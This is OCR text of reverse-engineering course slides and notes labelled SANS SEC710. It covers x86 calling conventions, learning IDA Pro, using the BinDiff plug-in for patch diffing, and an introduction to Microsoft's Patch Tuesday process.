
It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we will discuss the two most common for x86. The cdecl calling convention is common amongst C programs. It defines the order in which arguments or parameters are passed to a called function as being from right-to-left on the stack and is responsible for tearing down the stack. The EAX register is used to return values to the caller, as we have seen throughout the course. Procedure epilogue data is automatically added to the program during compile time to handle the tearing down of the stack. The stdcall calling convention is similar to that of cdecl; however, the called function is responsible for tearing down the stack once the function is completed. EAX is again used to return values from the called function, back to the caller. Other calling conventions such as syscall, optlink, and fastcall are also seen.


The Best Method
• IDA has a lot to offer
– Experiment with a random object file
– Get used to quickly navigating to memory locations
– Take a look at cross-references
– It mostly comes down to experience with assembly and reversing
SANS SEC710 - © 2011

The Best Method


The best method to learn about all of the features with IDA Pro is to experiment. This is how the majority of users learned to use the tool. In this author's experience, it is common to run into a problem or goal when reversing, forcing you to determine how to make it work in IDA Pro. Chances are that there is a simple method in getting the desired result. Chris Eagle's book can come in handy, as can the IDA Pro support pages, though you have to be an active customer.

Select a simple program, perhaps one as simple as "Hello World," and experiment with navigation and understanding why things are displayed as such and the reasoning behind disassembly behavior. Navigation is quite simple with IDA Pro and you will find yourself using shortcuts in no time. Make use of cross-references to quickly find where functions are being called. Often, vulnerabilities are found with the use of vulnerable functions such as strcpy(). Selecting the strcpy() function and analyzing the cross-references can make it easy to set breakpoints when looking for exploitable conditions. In the end, you will need to increase your familiarity and experience with assembly code. Reversing must be practiced, and expertise comes with experience. Keep an assembly reference guide handy, as you will often reach instructions in which you may not be familiar.



Introduction to BinDiff

BinDiff is a plug-in written for use with IDA Pro. It is a great tool allowing an analyst to view the differences between software versions. This can be used to examine the differences between a patched and unpatched piece of code, new releases of programs, and help identify code theft. The tool was primarily written by Thomas Dullien, AKA Halvar Flake. Thomas is a highly respected developer and security researcher. He is the CEO of Zynamics, who is the current maintainer of BinDiff. Other tools, including BinNavi, are also available to assist with complex issues around gaining code execution at very specific points within a program, as well as visualization of code coverage and program layout. Once one version of the specimen to be examined has been loaded into IDA Pro, the hotkey Ctrl-6 can be used to bring up the BinDiff GUI. At this point, you would select "Diff Database" and select the version of the specimen to be compared.




BinDiff Navigation

The screenshot on this slide shows some of the resulting data that will become available in IDA Pro after running BinDiff against two versions of a binary. The most important column is "Similarity." This can be sorted to show you the functions that have changed the most. The lower the value in the similarity column, the more the function has changed. There are many other columns toward the far right, not shown in this screenshot, most of which can be ignored.

The confidence column attempts to assign a value depending on how confident BinDiff is on the similarity column. The higher the confidence value, the more confident BinDiff is about its assessment. The EA primary column shows the address of the function. The name primary column shows the symbol name, if available, for a given function. Next to the Matched Functions tab, you will see a Primary Unmatched tab. This tab shows functions that were not located in the original binary to be compared against.

The evaluation of the differences between two versions of a binary relies heavily on a series of heuristics. When analyzing two versions of a binary, the ones identified as having the most significant changes are often looked at first; however, even the smallest changes can result in a completely different outcome. This author has seen a patch which only modifies a single line of code resulting in a difficult to detect change.


Regardless, BinDiff saves the analyst a significant amount of time when attempting to identify changes in software. The tool is a must have for anyone doing patch diffing, or looking for changes between software revisions.



Visual Diff (1)


This slide shows the visual diff option that BinDiff offers in flowgraph format. By right clicking on a function from the Matched Functions tab, you can select the option "Visual Diff", which can also be accessed by the hotkey Ctrl-E. On the left side, listed as "primary" is the patched version of a function, and the right side, listed as "secondary" shows the unpatched version.

The block colors represent different results. The greenish colored blocks are blocks which have not changed between the two versions, the red blocks are blocks of code that are completely missing in the other block, and the yellow blocks have lines of code within the block that have differences. By resting the mouse cursor over a particular block, the code for that block will pop up on the screen, as shown on the left. When zooming in, the code will appear for each block, allowing for analysis. The mouse can be used to select multiple blocks for grouping. This allows you to add comments for a group of code to help keep track of progress.




Visual Diff (2)

The assembler tab displays the data in the format shown on the slide. Blocks of like code are displayed side-by-side, with red highlighted areas showing code that is different from the other side.


Additional BinDiff Features
• Diff Database Filtered allows you to select a range of addresses
• Load Results loads former results provided by BinDiff
• Results can be saved in multiple formats including text, XML, and HTML
zynamics BinDiff 3.0.0
Diff Database...
Diff Database Filtered...
Load Results...
Save Results...
Save Results to Log...
Save Results to XML...
Import Symbols and Comments...
HTML Similarity Report...
HTML Difference Report...
HTML Advanced Report...
Close
Help
SANS SEC710 - © 2011


Additional BinDiff Features

Once in the process of diffing two objects, pressing Ctrl-6 brings up the GUI shown on the slide. This is the expanded version of the GUI pop-up shown earlier. This version has some additional options, such as the ability to select ranges of addressing to diff, and the ability to save the results in multiple formats including XML, HTML, and text. Advanced reporting allows you to export more detailed data on diff results.


Importing Symbols
• Lesser known feature
• Port symbols from one IDB to another
• Some versions of programs wont have debugging symbols. This can be used to export symbols and comments from one version to another!
Port Symbols and Comments
Address range (default: all)
Start address (source) 0:00000000
End address (source) 0:FFFFFFFE
Start address (target) 0:00000000
End address (target) 0:FFFFFFFE
Minimum confidence required (default: none)
confidence 0
Minimum similarity required (default: none)
similarity 0
OK
Cancel
SANS SEC710 - © 2011

Importing Symbols

One of the lesser known but very valuable features of BinDiff is the ability to import symbols from one IDB to another. Some DLLs do not include debugging symbols, while others may include the symbols. This is the same with any object file. Also, some debugging symbols may be outdated and updated symbols not available. If this is the case, the importing symbols options is ideal. Symbols from one version of an object file can be imported to another version. BinDiff will identify matched blocks and label them accordingly. Comments will also be imported. As stated in the BinDiff documentation, the names of local variables and other data in the current IDB will be overwritten, so be careful.


Module Summary
• IDA Pro is a complex, invaluable tool for reverse engineering
• BinDiff saves countless hours in determining changes to binaries
• The best method is to practice, practice, practice
• Save copies of all new patches
SANS SEC710 - © 2011


Module Summary

In this module we skimmed the surface of the power associated with IDA Pro and BinDiff. IDA Pro is a complex, invaluable tool to aid in reverse engineering and patch diffing. The BinDiff plug-in saves countless hours associated with trying to determine the differences between two versions of an object file. Other tools are available to perform similar functions, but no tool quite adds up to the partnership of IDA Pro and BinDiff.

Like most things, the best method to learn the tools is to use them. Starting out with simple projects eases the difficulty associated with reverse engineering patches and other binaries. Practice is the best method to improve your skills. It is recommended and will be recommended several more times that you save copies of Microsoft patches, or other patches of interest, as they are released. There are more patches released than any one person can keep up with, and so it makes sense to collect them for later analysis as they are distributed.


Microsoft Patches

In this module we will walk through the Microsoft patch management process and the methods used to extract patches for reversing.


Objectives
• Our objective for this module is to understand:
– Microsoft Patches
• Patch Tuesday
• Patch Distribution
• Acquiring Patches
• Extracting Patches
• EXE, MSU, and CAB file types
• Locating the patched file
SANS SEC710 - © 2011

Objectives


In this short module, we will look at the Microsoft patch process. We will discuss the primary methods in which Microsoft releases patches and how they are commonly deployed. We will then look at the methods used to obtain individual patches for examination, including extraction on various operating systems.


Patch Tuesday
• Microsoft releases patches on the second Tuesday of each month
• An effort to help simplify the patching process
– Random patch releases caused many users to miss patches
– However, waiting up to 30 days for the next patch has security concerns
• Emergency patches are released out-of-band
• Many exploits released in the days following
SANS SEC710 - © 2011

Patch Tuesday

Sometime in 2003, Microsoft started its "Patch Tuesday" process. This came after many complaints from users and administrators who stated that it was difficult to keep up with patching their systems when it was unknown as to when patches would be released. The patches were released by Microsoft as they were approved. Users and administrators had to be constantly ready to handle the release of new patches. It is now well known that the second Tuesday of each month, Microsoft will release patches, both security related and functionality or maintenance related. The idea was that it would simplify the patching process for most organizations. Advanced alerts are sent out from Microsoft to try and inform and prepare users of the nature of each patch. Most organizations have adapted to the idea of "Patch Tuesday" and have a process in place to test patches, followed by deployment out to their systems. There are many services available to assist with patch deployment, from automatic updates on each Microsoft OS to Windows Server Update Service (WSUS) servers helping with large scale patch management and deployment. Third party applications are also available for patch management and deployment.

